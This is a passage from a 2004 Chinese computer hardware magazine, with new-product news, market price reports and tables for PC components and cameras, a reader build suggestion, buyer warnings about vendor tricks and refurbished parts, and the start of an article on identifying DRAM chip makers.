参考价格：8900/9500/10900元



咨询电话：890-010－900

八亿时空“彩Q”M300笔记本电脑

八亿时空日前推出了其“彩Q”笔记本电脑家族的新成员“M300”，M300支持最新的Intel Pentium M /Celeron M 中央处理器，同时还内置了功能强大的新式DVD光驱、可扩展的DDR333的DDR内存，4小时之久的超长电池，从而大大增强了机器的使用性能和应用范围。除了为用户提供出色的工作平台外，八亿时空还在机器背面做了可插装具有个性化小制作的独特的设计。M300系列产品现有三个型号，价格从8900-10900元，消费者可根据自己的需求进行选择。

轻骑兵C3700多媒体音箱

轻骑兵近日推出了一款2.1音箱新品——C3700。该款音箱外观时尚精致，简约大方，易用性保持轻骑兵一贯风格并有所加强，同时对于PC多媒体的各种应用方面都能较好的胜任；卫星音箱外壳为全木结构，左右对称，与低音单元的连线长约1.5米，连接简单。这款音箱在防磁和静噪等方面的表现也都不错，将所有音量都调至最大并切断音源后几乎听不到丝毫的背景噪音。C3700音箱的应用面非常广泛，只要是符合规范的音源发生器(CD播放器、游戏机、随身听等)，都可以正确无误的连接。



咨询电话：800-810-0141
参考价格：220元

CF [SC01]

栏目主持 Storyer
◆孙兴科

CPU市场:稳定为主 高端产品降价添彩

近期，CPU市场比较平静，Intel和AMD两大厂商的主流产品售价均比较稳定，高端产品都表现出一定的降价趋势。目前，Intel主流Pentium 4 CPU 1.7GHz/1.8A/2.0A/2.4B/2.4C/2.8C的报价分别下滑至850元/880元/910元/1080元/1335元/1445元。高端的3.0C售价降至1835元，降幅比较明显。赛扬方面，货源比较紧张，价格小幅攀升。目前散包赛扬1.7/1.8/2.0/2.4/2.6GHz的价格分别为455/475/520/575/660元。近来，AMD的表现与Intel如出一辙，同样表现为高端降价低端涨的局面。目前，散装的Athlon XP 2000+/2200+/2500+报价分别为450元/550元/615元。高端的Athlon 64 3200+售价降到了2440元。AMD的低端毒龙1.8GHz和1.6GHz的报价仍保持在355元和300元。

内存市场:涨得急、跌得猛

经历了一次次涨价之后，终于看到了内存降价的曙光。近日，内存市场表现出降价的良好势头，市场中主流内存均出现了一定的降幅。目前，现代DDR266 128MB、256MB和512MB的报价已经下跌至210元、370元和750元；DDR333系列的256MB/512MB报价为370元/750元；DDR400 256MB的报价为375元，平均降幅达80元。Kingston内存，DDR333系列256MB和512MB的报价降至440元和865元；DDR400系列256MB和512MB报价为450/875元。Kingmax内存， DDR333 256MB/512MB的报价为390/770元；DDR400 256/512MB的报价为400元和770元，Kingmax内存的平均降幅达70元。最后看看富豪内存的变化，DDR333 256MB/512MB报价为410元/770元；DDR400 256MB/512MB的报价为420元/780元，富豪内存的价格变动比较平淡。

显卡市场:新品上市 价格诱人

近日，显卡市场上仍不断有新低价产品爆出来吸引人的眼球。目前，昂达推出两款低价显卡，其一是基于ATI Radeon 9550核心的雷霆8955，报价为599元，此价格比主流的9550核心显卡要便宜100元上下；另一款显卡是基于NVIDIA GeForce FX 5700LE核心的闪电5700LE Pro，报价为799元。另外，双敏也推出了两款基于ATI Radeon 9550核心的显卡，型号分别为:火旋风9518、火旋风9508，这两款显卡最大的区别就是前者采用的是现代5ns 128MB显存，而后者采用的是64MB的茂矽4ns显存，二者的价格分别为699元和599元。新品上市的同时，也不乏降价产品，七彩虹将其两款采用NVIDIA GeForce FX 5700LE核心的GF FX5700 LE白金版和“冰封骑士”之风行5700LE CT的价格分别下调至799元和899元。

采用更快显存的昂达闪电9590XT近日以超值价上市。在同类型的GeForceFX 5900XT显卡还都是卖1400元～1700元，而且多是2.8ns显存时，昂达显卡则报出了1288元的惊喜价。

现在购天敏电视大师2，即送精美T恤一件，数量有限，送完即止。

新闻速递

◆微星科技发表NX6800 Ultra系列显示卡，它搭配NVIDIA GeForce 6800 Ultra显示芯片，采用第三代的NVIDIA CineFX 3.0 3D加速引擎，剧院级技术NVIDIA ULTRASHADOW Ⅱ呈现出最摄人的3D光源场景，让玩家目不暇接。

显示器市场:液晶新品不断 降价幅度加大

近期液晶显示器不仅加快了降价的步伐，而且低价新品也纷纷露出水面。明基将其17英寸的FP737液晶显示器打出了3299元的超低价，毫无疑问将极大地刺激大屏液晶显示器的普及速度，吸引相当多的消费者再度把关注的目光投向17英寸液晶显示器产品。奇丽的型号为CT-722A的17英寸、16ms液晶积极跟进爆出了3288元的更低价格，创造了17英寸液晶显示器新的最低售价记录。优派将其麾下17英寸液晶显示器VE175b降至3499元，和原来的4199元相比，降幅达700元之多。近一段时间，大屏液晶新品频频上市，LG的16毫秒液晶L1730s上市价格为3780元。玛雅的极光王CS-5P光艳上市，15英寸的液晶屏幕拥有600：1的高对比度，目前此款产品的售价为3099元，随机附送价值300元的原厂DVI数字信号线一条。

新闻速递

三星电子以“超越想像(Beyond the Image——It is Magic)”为主题拉开了04年显示器技术、产品的流行趋势面纱，一口气推出26款CRT、LCD及PDP显示器新品，并以三星独创的五大显示“魔技”——魔亮(MagicBright)、魔调(MagicTune)、魔速(MagicSpeed)、魔彩(MagicColor)、魔旋(MagicStand)带给市场新的流行趋势。

美齐科技(JEAN)继荣获中国保护消费者基金会颁发的‘质量放心、用户满意”双优品牌大奖之后，又与世界知名的灿坤跨国集团联手，使美齐液晶显示器登陆灿坤在全国的家电卖场。

“复真自然，大开视界”LG显示器“复真芯片”技术及大屏LCD发布会隆重举行。闪亮登场的有14款显示器新品，包括：L1510T、L1530s、L1730S、L1730P、L172WA、L1930S、L1920P、L1930P、L2320A、L3020A、L4200A等11款LCD新品和T710PU/F720B/F720P等3款FCDT新品。

数码相机市场:关注度提升 价格开始升温

数码相机的普及速度不断提升，促使数码相机产品的价格开始升温。另外，受到五一节的影响，商家将部分主流产品的价格回调。目前，尼康8700价格回升至7700元；索尼F717涨价50元，当前售价为5250元；佳能G5也涨到5300元；柯达6490涨价100元，为3550元；奥林巴斯的u 410、u 300与C-5000均出现了百元的涨幅；松下的FZ-10也涨到4450元。此次涨价的产品多为中高档相机，主流的300万像素相机的价格仍比较稳定，佳能的A70售价为2290元；尼康的coolpix3100为2300元；美能达DiMAGE Xt报价稳定在2550元；索尼的DSC-P8仍保持在2650元；富士FinePix F410报价为2450元；三星的D-V3报价稳定在2300元；松下 DMC-F1售价为2400元。

为纪念奥林巴斯[E-System]及E-1获得各种奖项，并感谢广大用户长期以来对E-1的支持和关注，奥林巴斯决定

从4月1日起开展促销活动，套机(E-1机身＋14-54mm标准镜头)的优惠价格为17200元(原价20000元)。同时，奥林巴斯将对在3月31日之前已经购买E-1并且注册的用户赠送1GB的CF卡一张。

笔记本市场:争相降价 促销成风

受到五一节日的影响，众多品牌纷纷推出降价促销活动，以吸引消费者的眼球。采用镁合金外壳的三星X05 14.1英寸的本本促销价格为13500元；神州数码将东芝M30系列的Pentium-M 1.6GHz，256MB内存，40GB硬盘的一款从18200元降到了16999元，并且对M30全系列产品赠送价值600元的笔记本电脑外挂音箱；康柏将迅驰14.1英寸的PresarioV1007售价由14199元直降至12100元，降幅高达两千多元。另外，明基也积极加入降价军团，将主流的 joybook3000M-140和joybook5000-c10两款本本分别降至9999元和13999元。不仅如此，购买此两款特价本本之一，加599元就送Joybee110MP3或明基Dc3410数码相机一个。近日，不仅促销活动频繁，本本新品也不断涌入市场。戴尔推出了一款采用赛扬2.6GHz核心的商用笔记本——Latitude 100L，目前此款本本的定价为8646元；TCL为喜欢小本本的用户带来了福音，目前12英寸的X200已经上市，售价定在13999元。与此同时，IBM也推出了一款底端新品——R50e 18344ZC，目前此款产品的售价为12500元，现在购买还赠送价值400元的D-LINK USB无线网卡一块。

主板市场

◆**acorp佰钰科技**为庆祝公司成立10周年特举行促销回报用户，采用865PE芯片组的**4865PE主板仅售598元**。另外，ACORP佰钰4848PN主板加上主板大夫Ⅲ，原价786元，现在促销价598元。ACORP佰钰主板大夫Ⅲ具有不开电脑听CD、收音机及自动侦错等实用功能。

◆磐正推出了一款新的K8主板——**EP-8KDA3+**。这块主板采用了Nforce 3 250GB芯片组，支持Socket 754 K8处理器，支持DDR 400内存，集成8声道声卡以及千兆网卡芯片，并**集成了硬件防火墙**。

其他市场

◆**先锋DVD刻录机全面送礼**。刚上市的时尚版107XL赠送1张DVD-R 8X盘片,DVR-106A和DVR-107CH全部赠送10张DVD-R 4X盘片。

◆**一阳科技近日推出了键鼠套装产品**，该套装中的鼠标很像罗技的MX700，拥有良好的定位性能，可以从容应对各种游戏。目前该套装产品价格为288元。

◆近日，深圳**多彩公司**推出了一款全新**闪灵系列B01摄像头**。这款摄像头不但拥有充满艺术内涵的美感，而且硬件指标在众多摄像头产品中同样是出类拔萃的。

◆近日，**金河田**实业有限公司推出了一款全新时尚、玩味十足的多媒体音箱,全新的**JHT-359音箱**不仅拥有了更闪亮的外形设计，而且加入别具一格的全新MP3直接播放功能。

◆近期冠群金辰推出了全新的**KILL泰阿安全胄甲(2004单机版)**，该产品是全球首创的无缝内嵌双杀毒软件(VET和InoculateIT)，并具有主动防御能力。

◆针对国内病毒利用宽带网泛滥猖獗的严峻形势，瑞星杀毒软件的升级速度、发布“中国盾”企业级信息安全整体解决方案之后，于“4.26”前后推出了“**ADSL＋瑞星＝上网安全**”的大型市场活动，向广大ADSL等宽带用户宣传防病毒知识和技术咨询服务，同时发布“瑞星个人防火墙下载版”。

◆**江民科技**正式对外宣布，其针对企业级杀毒市场战略已全面展开。目前，公司负责网络版业务的大客户部员工已奔赴全国各地，落实一项针对教育行业的**春雷安全运动**。活动内容主要包括专供教育行业特惠产品，提供免费服务和免费培训等。活动从4月初到6月30日，持续三个月。

厂商新动态

◆**华硕**15周年系列活动进入新高潮。2004年5月1日至2004年5月31日期间，凡购买华硕任何一款产品的用户都有机会参加“**华硕15周年，真情不断，大奖连连！**”——连环刮奖、抽奖真情大回报活动。

◆**佳禾细分耳机市场**，在近期推出包括:5.1声道剧院型、头带型、运动型、后挂型、耳塞型、无线型及多媒体个人计算机专用、手机专用、更适合家庭高级视听音响及一般外出使用的CD、随身听专用的全系列高级大、中、小型的耳机。

◆在方正科技年度供应商大会上，**Maxtor公司被评为硬盘类“2003年优秀供应商”**。这一殊荣代表了业界对Maxtor公司在硬盘领域从技术、产品、应用和服务等各个方面综合实力的肯定。

◆国际著名板卡厂商**硕泰克**与其重要芯片**战略合作伙伴NVIDIA**将于5月17日到5月31日共同走进全国10大著名高校，举行校园行活动

◆**科迪亚科技(深圳)有限公司**品牌新形象发布会在深圳市五洲宾馆隆重举行。会上，科迪亚对外宣告了公司战略目标的转变。从“提供以主机板为主的板卡级部件产品及供应链服务”向“**高科技、国际化、大规模的IT部件产业王国**”的质的飞跃。

◆金山公司与IBM、Intel两大IT巨头联手推出了一套跨平台的办公套件，并正式命名为**WPS Office飓风版**，英文名称为WPS Office STORM。该办公套件可以应用于Windows和Linux两种操作系统，金山网站已经提供测试版下载。

◆iF德国汉诺威国际论坛设计有限公司揭晓了2004“iF中国设计大奖”(iF design award.CHINA WINNER)”获奖名单。**BenQ共有包括笔记本电脑、MP3随声听、数码相机、手机、液晶显示器等在内的15项产品获此殊荣**，其中更有两款产品进入仅有10个名额的“TOP Selection”首选名单。

◆“**WCG2004三星电子杯世界电子竞技大赛中国区选拔赛**”正式启动，三星电子再次独家冠名赞助WCG2004中国区赛事活动。

◆八亿时空举行了题为“**彰显新锐品质，共创行业先锋**”的新品发布会，宣布全面进入服务器市场。

◆“**AOpen建碁杯2004全国电子竞技运动会**”于2004 年第一季度正式打响。

◆随着4月22日“世界地球日”的到来，**利盟公司**也在全球范围内进一步大力倡导全面**环保打印**。利盟倡导的全面环保打印包括三个方面:利盟设计产品及服务的方式；处理资源的方式；以及利盟员工工作及生活的方式。 CF [SC02]



杭州 苏蔚亮:现在市场上有商家推出一种一台主机拖两台电脑的产品，是什么东西？能用这种产品做套配置吗？它真的能当两台电脑用吗？

这种一拖二的产品已经出现不少时间了，不过随着电脑性能的提升，到目前才有了足够的实用价值。我们就用捷波新推出的魔力孖仔做一套这种配置。



捷波魔力孖仔提供一拖二功能：捷波魔力孖仔并不是一件单独的配件。硬件方面，包括支持魔力孖仔的捷波主板、USB声卡、大量连接线；软件方面则是基于WindowsXP下的资源智能调配软件，能让一台电脑的资源同时供两人使用。我们知道，一般浏览网页、听MP3、撰写文档等工作只会用到少量系统资源，剩余的系统资源就会浪费掉，魔力孖仔就是把这些本被浪费的系统资源调配出来，配上相应的输入输出设备，分给另一个用户使用。



高性能主流配件满足整体需求：除了一般的处理文档外，用户还希望电脑的游戏娱乐性能也不差，因此我们选配了Pentium 4 2.8C处理器、512MB内存、带8MB缓存的120GB硬盘，还有GeForceFX5700显卡满足游戏娱乐的需求。

装机感悟：总共来看，这套配置价格接近万元，还有些贵。但经过我们试用，这个一拖二的解决方案在普通应用中与两台不到5000元的电脑没有太大差别，但在某一套系统玩高档游戏、运行大规模计算时的性能却能明显强于任何一台5000元的电脑，这就是动态资源调配的优势（注：由于一拖二系统的测试环境比较特殊，电脑爱好者评测室近期将专门推出此产品的评测，本套配置暂时不提供测试成绩）。



配件	型号	价格(元)	特点
CPU	Pentium 4 2.8C	1525	
主板	捷波 MT-BI11-I	1620	可配合魔力孖仔
内存	富豪 256MB *2	860	
硬盘	WD 1200JB	770	大缓存适合多任务
光存储	华硕 16X DVD-ROM	280	
显卡1	昂达闪电9570	899	
显示器1	三星773DFX	1060	
机箱	世纪之星8101	315	
键盘1	微软Basic2	249	
鼠标1	微软Basic2		
音箱1	轻骑兵3300	160	
显卡2	GeForceMX440 PCI	488	
显示器2	三星743DFX	990	
键盘2	金河田倚天套装	88	
鼠标2	金河田倚天套装		
音箱2	轻骑兵3500E	148	
共计		9452	

CF [SC03]



闷豆:我要的是盒装的Pentium 4 2.4C，你装机怎么用散装的CPU呀？

奸商:这个就是盒装的，先拆开而已。

闷豆:别骗人了，我看风扇就知道不是原装的，要骗人也用个和原装一样的风扇呀！

奸商:噢，大概是拿错了，真抱歉，我去给你换一下，你到真是行家啊。

不一会儿，奸商拿了个原封的盒装CPU来。

奸商:这颗CPU肯定是原盒的哦，不相信你自己拆封吧。

闷豆:不用了，下次别搞错了。

奸商:不会了，刚才有个客户用的是散装……(省略自我解释1XXX字)

……

转眼间机器装好了，闷豆来做最后的验收，闷豆熟练的装上了硬件检测软件，奸商脸上略显紧张。

闷豆:奇怪，这台机器装的不是P4 2.4C处理器呀。

奸商:不会的，不信你重启动机器看看启动画面的频率数字，你那个软件可能不太准了，版本老了。

闷豆:你这个CPU虽然是2.4GHz的，但不是我要的800MHz FSB的Pentium 4 2.4C，是533MHz FSB的2.4B吧。”

奸商见对方也是行家自知理亏于是说:那可能搞错了，我给你去换吧。

闷豆:等一等，我买的内存条应该是DDR400的，你不会用DDR333的吧。

奸商:那就一起换吧。

使闷豆疑惑的是明明刚才看到商家拿来一块原封的Pentium 4 2.4C怎么转眼间成了Pentium 4 2.4B了，难道商家会变魔术？

点评:装机中商家可以耍很多花招如前面的用散装货冒充盒装货，还有偷换原装风扇等。Pentium 4 2.4GHz有多款同样频率的产品，编号有A/B/C/E 4种，虽然工作频率相同但性能和价格不同，有的商家利用客户对专业知识的不熟悉，用价格便宜的CPU装机。在保修单上只写“Pentium 4 2.4GHz”就算以后顾客发现其中奥秘也没有投诉的证据。 CF [SC04]



最新主流超频快报

目前市场上主力Intel处理器超频为Prescott Pentium4 2.8E oc 3.5GHz(14倍频)，也有少量商家抛出压箱底的Pentium4 2.4C oc 3.6GHz。注意有的处理器超频是要加电压的。

AMD处理器方面低电压B0版Athlon XP 1800+再现江湖，在一些超频装机店可以包超3200+。Barton 2500+ OC 3200+继续有售，而价格进一步回落。

友情提示：近期气温逐渐升高超频电脑的散热系统也要跟上。

小心返修内存

市场上有一些返修的DDR内存，大部分是原来有故障报废的内存条在小作坊里通过替换故障存储芯片修复而成，质量不是很牢靠。这些返修的内存条由于利润很大，所以很多商家都乐意经营。其特征是维修处的焊接工艺与其他焊点有差异，有时替换的存储芯片刻字与其他原有存储芯片不一样，商家往往用保修贴加以掩盖。

返修主板快速鉴定一法

鉴别返修电脑主板的最简单有效的方法就是看主板螺丝固定安装孔周围是否有上过螺丝的环形挤压痕迹，此招简单有效。市场上有些只用塑料袋包装（没有包装、说明书、附件等）的主板大多是一些厂家的报废板，经过一些行家修理和拼凑后的作品。

大功率无线网卡

我们在电脑城柜台上看到有一些大功率802.11b无线网卡出售，有的产品标称输出功率高达100～200mW（普通家用无线网卡输出功率在10～30mW），这些PCMCIA网卡本来都是工业级AP内的组件，很多都是从洋垃圾中拆除来的，有的还没有配套天线和软件。实际使用时没有外接天线效果很差、一些天线配套齐全的产品效果则不错。一般标称100mW的产品效果就不错了，少数高达200mW的产品由于双向通讯的关系实际效果不见得再提高多少。

友情提示：建议不要购买没有配套天线和软件的这类无线网卡，商家提供的软件和驱动也要注意要支持Windows98～WindowsXP，另外大功率无线网卡也会缩短笔记本电池的使用时间，因此在不需要时一定要关闭，节约用电。

维修电脑多留一个心眼


有些市场上的电脑维修业比较混乱，突出的两个问题是故意夸大故障使客户支付更多的维修费和更换本来没有问题的硬件。另一个问题是有些黑心商家经常将客户电脑的硬件配置“搞错”，小到CPU风扇大到显卡主板都有可能被换成低一档的产品。所以在送修电脑之前对自己的电脑配置要有一个大致的了解，细心的用户可以做上识别标记。

外置天线提高无线网络覆盖

有很多使用无线网络的朋友抱怨设置AP后家里依然有很多信号死角和信号弱区。其实这与AP位置的摆放很有关系，理论上最好将AP置于高处，但很多时候限于实际情况不可能将AP放置于有利位置，为了弥补缺陷我们可以通过选用天线延长组件、小型室内吸顶天线来提高无线网络的信号覆盖范围，在电脑城我们很容易就能买到配套2.4GHz系统使用的这些设备，而且价格不贵，参考价在80～200元间。

多款仿冒名牌数码相机小包出现

从南方有一批新版本的冒牌数码相机小包进入内地，涉及SONY、CANNON、OLYMPUS等多款名牌。这批仿冒品做工和用料都不错，LOGO制作也比较精美，属于精仿产品。不过他们的外包装比较粗糙，很多产品没有外包装。这些批发价在10～50元的产品转手到电脑城柜台上就可以以200%～800%的利润出售。从实用的角度这些产品还不错，砍价的余地也很大。有些专做数码产品的商家也将此类廉价货作为促销礼品。



图中的假冒CANON小包批发价只有10元。

升级硬盘提示

现在硬盘容量越来越大，价格越来越便宜，很多朋友都有升级硬盘的打算。不过在升级你的硬盘前要注意几个问题。首先对于使用Pentium Ⅱ/Pentium Ⅲ老款主板的朋友需要确认你的主板是否可以支持32GB以上的硬盘，如果支持，还想用更大容量的，就要查查是否支持大于137GB的硬盘。其次如果你不是使用比较新的支持S-ATA串行硬盘的主板就没有必要购买时髦的串行硬盘。如果你对大硬盘的分区不熟悉，也可以要商家代劳，自己只要事先做好分区计划。有些品牌硬盘在同一个城市有多个代理渠道，不同的代理可能服务是不一样的。有些渠道可能会便宜10～20元，但同时售后服务也会缩水不少（主要是3年质保变1年质保）。


CF [SC05]




(截止到2004.4.30,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	685	690	680	700
华硕 P4P800S SE主板	755	745	745	755
佳能 Power Shot S1 IS	3900	3950	3900	4000
aigo DC-F117	1699	1699	1699	1699
爱国者智慧棒 256MB	1099	1099	1099	1099
台电 8X DVD-Durl	799	799	799	799
三星 173S 17英寸LCD	4080	3800	3700	3800



型号	平均价	最低价
CPU		
Intel		
赛扬1.7GHz(散)	455	450
赛扬2.4GHz(散)	575	575
Pentium4 2A(散)	925	915
Pentium4 2.4C(盒)	1360	1355
Pentium4 2.6C(散)	1400	1395
Pentium4 2.8C(盒)	1535	1525
AMD		
Duron 1.6GHz(散)	300	295
AthlonXP 2000+(散)	455	450
AthlonXP 2400+(散)	570	565
AthlonXP 2500+(盒)	685	680
AthlonXP 3000+(盒)	1430	1420
内存		
DDR266		
HY 256MB	355	350
KingMax 256MB	375	365
Apacer 256MB	390	380
DDR333		
HY 256MB	360	355
HY 512MB	810	805
Kingston 256MB	440	435
Kingston 512MB	855	850
KingMax 256MB	430	425
KingMax 512MB	845	840
Apacer 256MB	455	460
Apacer 512MB	895	890
DDR400		
HY 256MB	365	360
HY 512MB	825	815
Kingston 256MB	445	440
Kingston 512MB	865	860
KingMax 256MB	455	450
KingMax 512MB	880	875
Apacer 256MB	460	455
Apacer 512MB	910	900
硬盘 7200转		
迈拓		
DiamondMax Plus 9 80G/2MB/(散)	575	570
DiamondMax Plus 9 120G/2MB/(散)	735	730
西数		
WD800BB(80GB 缓存:2MB)	520	515
WD800JB(80GB 缓存:8MB)	595	585
WD1200BB(80GB 缓存:2MB)	690	685
WD1200JB(80GB 缓存:8MB)	770	760
希捷		
酷鱼7200.7(40GB 缓存:2MB)	470	465
酷鱼7200.7(80GB 缓存:2MB)	565	560
酷鱼7200.7 SATA(80GB)	650	645
三星		
SP0802N(80GB 缓存:2MB)	660	655
SP1203N(120GB 缓存:2MB)	840	830
主板		
Intel		
华硕P4P800 SE 865PE	1045	1040
华硕P4P800S SE 848P	755	750
微星 848P Neo-S	660	650
微星 865PE Neo2-S	815	810
技嘉 8VT800	540	530
技嘉GA-8IKXR	2050	2040
硕泰克SL-85DR2-DC	505	500
acorp 佰钰 4865PEN	598	590
捷波J-875PMAX	1210	1200
捷波 PT800DBP	560	555







型号	平均价	最低价
昂达 AP5S	740	730
昂达 VP4T	475	470
AMD		
华硕A7V600 SE KT600	820	810
华硕A7N8X-X	700	695
华硕 A7N8X-E Deluxe	1210	1200
微星 K7N2 DELTA-L	580	560
微星KT4AV-L	470	460
微星 K8T Neo-FIS2R	1200	1200
技嘉GA-7N400-L	620	615
技嘉GA-7VT600-L	550	550
硕泰克SL-KT600-RL	695	690
硕泰克SL-75FRN2-RL	790	780
捷波J-N2PA800	680	675
昂达 KT600N	499	490
显卡		
NVIDIA		
华硕V9520/TD FX5200	750	740
华硕 V9560 Video Suite	1880	1870
微星FX5200-TD128	710	700
微星FX5600-TD128	1170	1150
微星FX5700-TD128	1740	1730
技嘉 GV-N52128TE	580	560
七彩虹风行5700 CF白金版	999	990
七彩虹风行5700LE CT冰封骑士	785	780
铭瑄极光5700 Ultra钻石版	1390	1388
铭瑄极光5500黄金版	660	650
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700	899	890
昂达闪电9560 Ultra2	999	985
昂达闪电8560	699	680
ATI		
华硕 9600 SE/TD	1050	1010
华硕9800 XT/TVD/256M	4830	4800
技嘉GV-R96X128DU	1340	1310
七彩虹镭风9800SE CH白金版	1299	1290
七彩虹镭风9200SE CV版	440	440
铭瑄狂镭9600PRO钻石版	1230	1220
铭瑄狂镭9800 Pro	1988	1980
盈通镭龙R9600白金版	799	790
盈通镭龙R9800Pro钻石版	1988	1980
昂达雷霆9200SE	410	400
昂达雷霆9955	699	690
光存储		
COMBO		
明基 CB482B	499	490
三星 金将军52X康宝 2M	390	385
三星 金将军52X康宝 8M	499	490
爱国者 52X康宝	429	420
微星 48X(MS-8448M)	499	490
台电 女神 52X COMBO	399	395
LG GCC-4520B	460	455
刻录机		
华硕 CRW-5232AS	350	345
明基 5232P	320	315
微星 CR52-A2(MS-8352A)	399	388
台电 女娲 52X刻录机	345	340
LG 52X	375	360
DVD		
华硕 DVD-E616P1	280	270
明基 DVP1650S	290	285
三星 金将军16XDVD 白金版	305	300
微星 D16(MS-8216)	290	280
台电 女神 16倍速DVD-ROM	280	275
LG 16X DVD-ROM GDR-8161B	290	280

型号	平均价	最低价
DVD 刻录机		
华硕 DRW-0402P/D	1050	1040
明基 DW800A	999	990
微星 DR8-A(MS-8408A)	1399	1390
台电 8X DVD DUAL	799	799
LG GSA-4081B	1300	1300
显示器		
17"CRT		
三星763MB	1140	1130
三星783MB	1290	1270
明基A772 plus	1370	1350
飞利浦107S5	1160	1140
飞利浦107T5	1160	1155
LG T710PH	1180	1160
LG F720B	1190	1185
美格 796FDX5	1480	1470
NESO HD770II	1380	1370
大水牛DFX860+	999	985
爱国者776FT+	1190	1170
19"CRT		
三星955MB	1800	1780
明基992p	1890	1870
飞利浦109B	1900	1870
LG T910B	2200	2170
NESO FD910G	3960	3935
大水牛 DT996	1980	1960
爱国者 998FD	2300	2290
优派G90f+	2390	2380
15"LCD		
三星152S	3280	3250
三星153V	2890	2880
明基 FP556s	2890	2880
明基FP581s(银)	3349	3340
飞利浦150S4	2730	2710
飞利浦150C4	3260	3250
LG L1520B	3000	2950
LG L1515S	3200	3160
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VE510S	2999	2990
17"LCD		
三星173S	4090	4080
三星173V	3588	3580
明基 FP791	5300	5270
明基FP737(黑)	3399	3390
飞利浦170C4	3899	3890
飞利浦170S4	3690	3680
LG L1710S	3620	3600
LG L1730S	3688	3620
优派 VE710s	4100	4090
数码相机		
佳能 PowerShot A75	2400	2390
佳能IXUS 500	4300	4250
佳能 PowerShot A80	3300	3250
佳能 PowerShot G5	5200	5170
奥林巴斯C-50 Zoom	3480	3460
奥林巴斯C-350 ZOOM	2020	1970
奥林巴斯C-760 Ultra Zoom	3300	3290
奥林巴斯C-360 ZOOM	2100	2060
奥林巴斯C-460 Zoom	2550	2530
尼康 COOLPIX 3700	2940	2900
尼康 COOLPIX 3200	2450	2420
尼康 COOLPIX 2200	1980	1920
尼康 COOLPIX SQ	2330	2320
尼康 COOLPIX 5000	5300	5250
索尼 DSC-V1	4380	4360
索尼 DSC-F717	5280	5260
索尼 DSC-P52	2100	2080
索尼 DSC-F828	7790	7720
索尼 DSC-P10	3700	3640
松下 DMC-LC1	8970	8950
松下 DMC-LC5	3500	3440
松下 DMC-FZ1	2500	2450
松下 DMC-LC5	3450	3400
松下 DMC-FZ10	4400	4380
美能达 DiMAGE G400	2950	2900
美能达 DiMAGE Z2	3650	3600
美能达 DiMAGE A2	7800	7650
美能达 DiMAGE A1	6250	6200
美能达 DiMAGE G500	3380	3330

本报价由电脑爱好者杂志和非常在线 www.veryol.com 联合提供

CF [SC06]

内存的秘密——轻松看透内存芯

■www.stor-age.com ZXM

经常逛市场的朋友会发现，每次内存价格出现大波动时，总有一些商家会适时推出一些大家并不常见的品牌内存。这些内存价格上比主流内存低廉，又是没见过的品牌，被商家吹成名牌产品，但用上几个月就会出问题。下面，我们将介绍世界主流内存芯片厂商的芯片识别与编号的定义，以便用户跳出假名牌的陷阱。

注:所有相关资料截止至2004年4月，由于内存产品肯定存在着新旧交替与更新换代，厂商也因此会不定期的更新编码规则以为新的产品服务，所以若发现新产品的编号与我介绍的有所不同，请以当时的新规则为准。

这里要强调的是，所谓的主流厂商，就是指DRAM销售额世界排名前十位的厂商，有不少模组厂商也会自己生产内存芯片。但请注意，他们并不是真正的生产，而只是封装！像胜创(KingMax)、金士顿(Kingston)、威刚(ADATA、VDATA)、宇瞻(Apacer)、勤茂(TwinMOS)等都出过打着自己品牌的芯片，不过它们自己并不生产内存晶圆，而是从那些大厂购买晶圆再自己或找代工厂封装。这类的芯片并不是主流(除了自己,其他模组厂商不可能用)，厂商也从没公布完整详细的编号规则，有时不是厂商某一级别的技术人员都会说不清自己封装芯片的编号规则。因此，本文所介绍的内容不包括它们。

那么，现在常见的内存芯片都是哪些厂商生产的呢？我们可以先看看下表的2003年世界最大十家DRAM厂商排名 。

Figure: 2003 DRAM Market Share Ranking (Revenue in Millions of U.S. Dollars)

		2003		2002		2002 to 2003 Comparison	
		Revenue	Market Share	Revenue	Market Share	Revenue	Market Share
1	Samsung	$ 4,956.10	28.6%	$ 4,995.00	32.3%	-0.8%	-3.6%
2	Micron	$ 3,305.77	19.1%	$ 2,791.00	18.1%	18.4%	1.1%
3	Infineon*	$ 2,810.60	16.3%	$ 1,966.00	12.7%	43.0%	3.5%
4	Hynix	$ 2,548.00	14.7%	$ 1,962.00	12.7%	29.9%	2.0%
5	Nanya	$ 795.30	4.6%	$ 844.00	5.5%	-5.8%	-0.9%
6	Elpida	$ 750.60	4.3%	$ 615.00	4.0%	22.0%	0.4%
7	Mosel Vitelic	$ 728.00	4.2%	$ 302.00	2.0%	141.1%	2.3%
8	Powerchip	$ 465.70	2.7%	$ 260.00	1.7%	79.1%	1.0%
9	Winbond	$ 321.00	1.9%	$ 477.00	3.1%	-32.7%	-1.2%
10	Oki	$ 131.00	0.8%	$ 119.00	0.8%	10.1%	0.0%
	Others	$ 493.70	2.9%	$ 1,141.00	7.0%	-56.7%	-4.1%
	iSuppli Total	$ 17,295.77	100%	$15,462.00	100%	11.9%	

*Infineon's revenue includes DRAM licensing and royalty income

Source: iSuppli Corp. February 2004

其中，排名前十的厂商是三星(SAMSUNG)、美光(Micron)、英飞凌(Infineon)、Hynix、南亚(Nanya)、尔必达(ELPIDA)、茂矽(Mosel Vitelic)，力晶(Powerchip)、华邦(Winbond)、冲电气(Oki)。这其中，除了力晶、冲电气外都是我们比较熟悉的厂商,但华邦则在经历战略调整,大众商用型DDR内存芯片已经不再开发新的产品，并将于2004年年底退出这一领域。力晶半导体公司则也与之相似，在DDR内存开发上似乎并不上心，公司主页也非常简单。因此本文将按排名顺序依次介绍前7家公司的产 品 。

一、三星(SAMSUNG)内存(见图1)




图1

